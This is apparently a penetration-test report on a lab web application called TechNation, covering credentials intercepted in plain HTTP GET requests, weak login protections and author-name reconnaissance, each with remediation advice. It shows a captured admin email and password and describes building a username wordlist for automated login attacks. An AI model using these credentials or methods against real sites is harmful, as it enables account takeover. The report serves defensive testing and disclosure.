
Then, a query was intercepted and credentials were caught in plain text.


Burp Suite Community Edition v2022.7.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender
Project options User options Learn
Intercept HTTPhistory WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Comment this item
HTTP/1
Pretty Raw Hex
Inspector
Search...
0 matches

Request to http://192.168.0.204:80

```
GET /Admin.php?Email=arthurb%40technation.com&Password=J4VfsKYb3nuGFsQ6
HTTP/1.1
Host: 192.168.0.204
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.0.204/Admin.php
Upgrade-Insecure-Requests: 1
```

Request Attributes	2
Request Query Parameters	2
Request Body Parameters	0
Request Cookies	0
Request Headers	8




Login

Enter Your Email Address and Password in Order To Get to The Admin Panel

arthurb@technation.com

••••••••••••••••



192.168.0.204/Admin.php?Email=arthurb%40technation.com&Password=J4VfsKYb3nuGFsQ6

TechNation

A **Technology** blog about everything that is new .

Welcome Arthur

Welcome to the Admin Panel! Here you can Write Posts, and view your own profile! Change password to whatever you'd like! Are you the admin of the website? if you are ,you could also load a new webpage!

Vuln-03: Remediation advices:

As exhibited in the evidences above, the web application is presently afflicted by substantial security misconfiguration concerns. Urgent action is strongly advised to rectify these vulnerabilities by:

- Assimilating TLS(SSL) encryption to encrypt normal HTTP requests (transitioning from HTTP to HTTPS).
- Change to Post HTTP method in order to prevent sensitive data and credentials reflecting in the url.
- Schedule tasks to review and update the configurations appropriate to all security notes, updates, and patches as part of the patch management process.

FINDING DETAILS VULN-04

Vuln-04: Identification and Authentication Failures (Medium)

Description

Identification and Authentication Failures, pertain to flaws in user identification and authentication processes. Weaknesses like inadequate password policies, insufficient multi-factor authentication, or flawed session management can lead to unauthorized access. Attackers exploit these security gaps to impersonate users, hijack accounts, and compromise sensitive data.

Details

During the exploitation of Vuln-01 and Vuln-02, I noticed the lack of login page security, there is no captcha (that may contribute in mitigating automated attacks) and no two factor authentication methods were embedded, as well as no login attempts limitations were implemented, these vulnerabilities may grant attackers the ability to use automated tools in order to attack the user input filters (as exhibited in previous POCs) and ease the process of maliciously accessing an author's admin panel by not needing to bypass the second authentication factor.

Note

The finding was classified as **Medium** due to its indirect threat to key business process. However, performing these attacks was much easier due to the lack of identification and authentication security measures.

Vuln-04: Remediation advices:

As account breaches may cause impersonation and malicious activities due to the unauthorized high privileged access, it is very much recommended to assimilate login security measures such as:

- 2-Factor Authentications, typically recommended to link an account with a phone number of its owner and send an identification code via SMS upon login.
- Additionally, on top of 2-Factor Authentications it is also recommended to assimilate a Captcha framework upon logging in to prevent the possibility of automated attacks.
- Limit or increasingly delay failed login attempts, but be careful not to create a denial of service scenario. Log all failures and alert administrators when credential stuffing, brute force, or other attacks are detected.
- Use a server-side, secure, built-in session manager that generates a new random session ID with high entropy after login. Session identifier should not be in the URL, be securely stored, and invalidated after logout, idle, and absolute timeouts.
- Do not ship or deploy with any default credentials, particularly for high privileged users.
- Align password length and complexity, strong passwords including upper, lower case letters and special symbols have less chance of being breached.

FINDING DETAILS VULN-05

Vuln-05: Personal data exposure(INFORMATIVE)

Description

Personal data exposure is typically expressed when public figures (authors in this case) share their personal name and details, attackers seek for personal data in the reconnaissance stage in order to obtain as much information as possible on the business.


Details

While browsing TechNation's web application, it was simple to find the names of the authors who run the blog as every title is accompanied with its author's name. Using this information, I was able to make a usernames wordlist with few potentially valid usernames and then set up an automated attack (As seen in Vuln-01 POC's).

Note

No information about the workers was leaked and the test has remained confidential. The finding was classified as Informative due to its lack of ability to be technical material. However, this information has contributed the reconnaissance stage of the test.

Evidence



Huge Flipping Monitor

15/01/20 - Tomas Ramus

#New #Tech #TechNation #Highlight


Smansug describes this product as the combination of their best screen and a Rubiks Cube. This screen has the modular ability to move, and the user can design it, pixel by pixel, by simply grepping the piece and move it to the desired location.

Mechanical Wings

25/01/20 - Arthur Bisclich

#New #Tech #TechNation #Highlight

After 10 Years of production, followed by 5 years of designing, finally, the Mechanical Wings are out! This device will give a user, with the right license, the ability to fly using wings and electricity! Every electric charge provides the user 10 hours of flight!



iCell xYz Is Out!

03/01/20 - Tomas Ramus

#New #Tech #TechNation #Highlight

After the last version of iCell that came out about a year ago, Banana has released a new version which is practically the same, just with a built-in flashlight. The average cost going to be 1,200$ without a charger, camera, screen and OS included.

The Flying Skateboard!

07/01/20 - Anna Warshav

#New #Tech #TechNation #Highlight

Just a year after the great release of the flying car, with an advanced admin panel in it, TCP inc has released its newest invention, the flying skateboard. To purchase it, the average user will require to have a flying license.

Vuln-05: Remediation advices:

OSINT is very crucial and important when it comes to the reconnaissance stage in the cyber attack cycle. Therefore, it is important to retain as much public information about the privileged accounts as possible, actions that may contribute to cover authors and users' personal information are:

- Using nicknames instead of real names in the titles.
- Making more complex organizational emails.
- Keeping social media private and not post any information online that would expose information about you.
- Promote internal awareness about OSINT inside the company every couple of months.